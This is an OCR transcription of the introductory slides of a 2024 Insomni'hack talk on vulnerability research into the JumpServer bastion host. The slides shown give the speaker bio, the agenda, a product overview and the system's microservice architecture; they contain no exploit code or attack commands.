Diving into JumpServer

The Public Key Unlocking Your Whole Network

Oskar Zeino-Mahmalat
Insomni'hack - April 25, 2024

GET /api/me

- Oskar, @realansgar
    - Cyber-sec student in Bochum
    - CTF player @ FluxFingers
    - Vulnerability Researcher in Sonar's R&D team

GET /api/me


- Oskar, @realansgar
    - Cyber-sec student in Bochum
    - CTF player @ FluxFingers
    - Vulnerability Researcher in Sonar's R&D team

- Product innovation driven by our 0-days
    - Young team of 3.5 Vulnerability Researchers
    - More than 200 findings
    - Talk on Beating Sanitizers with mXSS tomorrow


GET /api/talk

- The target
- What is JumpServer?
- Authentication bypasses
  - SSH authentication protocol
- Authenticated RCE ✕ 3
- Wrap-up

Single point of access



Single point of ~~access~~ compromise



Single points of compromise

VPN

ivanti

FORTINET

paloalto NETWORKS

Single Sign-On

okta

jumpcloud

Active Directory


Microsoft Active Directory

https://is.gd/cisa_ivanti
https://is.gd/rapid7_fortinet
https://is.gd/rapid7_cisco

https://is.gd/helpnet_okta
https://is.gd/jumpcloud_attack

https://is.gd/no_citation_needed

Bastion host




JumpServer

Overview

JumpServer overview

- Open-Source bastion host by Fit2Cloud
- Predominantly used in China
- SSH, RDP, HTTP, FTP, DBs, … tunneling
- Single point of access

JumpServer overview




```
Connecting to user(user)@testhost  0.0
Welcome to OpenSSH Server
b471f91ff7bd:~$ id
uid=911(user) gid=911(user) groups=911(user),1000(users)
b471f91ff7bd:~$
```

```
          Administrator,  JumpServer 开源堡垒机

     1) Enter part IP, Hostname, Comment to to search login if unique.
     2) Enter / + IP, Hostname, Comment to to search, such as: /192.168.
     3) Enter p to display the assets you have permission.
     4) Enter g to display the node that you have permission.
     5) Enter h to display the hosts that you have permission.
     6) Enter d to display the databases that you have permission.
     7) Enter k to display the kubernetes that you have permission.
     8) Enter r to refresh your assets and nodes.
     9) Enter s to 中文-English-日本語 switch.
     10) Enter ? to print help.
     11) Enter q to exit
```

Userna...	Type	Login IP	Login cit...	User agent	MFA	Reaso...
admin	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-
jordan	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-
admin	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-
jordan	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-

Microservices



Celery
task queue


Web
HTTP proxy

Core
main API

MariaDB
database

Koko
tunneling

Microservices



Web
HTTP proxy

Core
main API


Celery
task queue

MariaDB
database

Koko
tunneling

Lion,
Lina,
Chen,
Magnus,
Kael

Microservices



Celery
task queue

Web
HTTP proxy

Core
main API


MariaDB
database

Lion,
Lina,
Chen,
Magnus,
Kael

DOTA 2

Koko
tunneling


Core



- Python - Django
- API heart of JumpServer
- Authentication & authorization
- Database access

MariaDB

- Authentication details: user names, password hashes, SSH public keys
- Credentials for hosts: SSH private keys, database passwords, …



